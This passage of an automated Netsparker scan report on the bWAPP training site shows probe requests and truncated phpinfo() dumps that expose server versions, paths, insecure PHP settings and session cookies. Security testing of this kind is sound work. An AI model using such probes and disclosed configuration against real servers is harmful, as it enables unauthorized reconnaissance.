<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
```

```
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.11. /bWAPP/phpinfo.php/%20ns=netsparker(0x00041F)

http://itsecgames.com/bWAPP/phpinfo.php/%20ns=netsparker(0x00041F)

Certainty

Request

```
GET /bWAPP/phpinfo.php/%20ns=netsparker(0x00041F) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpinfo.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response


```
…
WAPP/phpinfo.php/ ns=netsparker(0x00041F)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.12. /bWAPP/information_disclosure_1.php/%20ns=netsparker(0x0003D7)

http://itsecgames.com/bWAPP/information_disclosure_1.php/%20ns=netsparker(0x0003D7)

Certainty



Request

```
GET /bWAPP/information_disclosure_1.php/%20ns=netsparker(0x0003D7) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
disclosure_1.php/ ns=netsparker(0x0003D7)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.13. /bWAPP/phpinfo.php

http://itsecgames.com/bWAPP/phpinfo.php

Certainty

Request

```
GET /bWAPP/phpinfo.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpinfo.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<hr />
<h1><a href="/bWAPP/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
```

```
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.14. /bWAPP/phpinfo.php/%22ns=%22netsparker(0x000409)

http://itsecgames.com/bWAPP/phpinfo.php/%22ns=%22netsparker(0x000409)

Certainty

Request

```
GET /bWAPP/phpinfo.php/%22ns=%22netsparker(0x000409) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpinfo.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
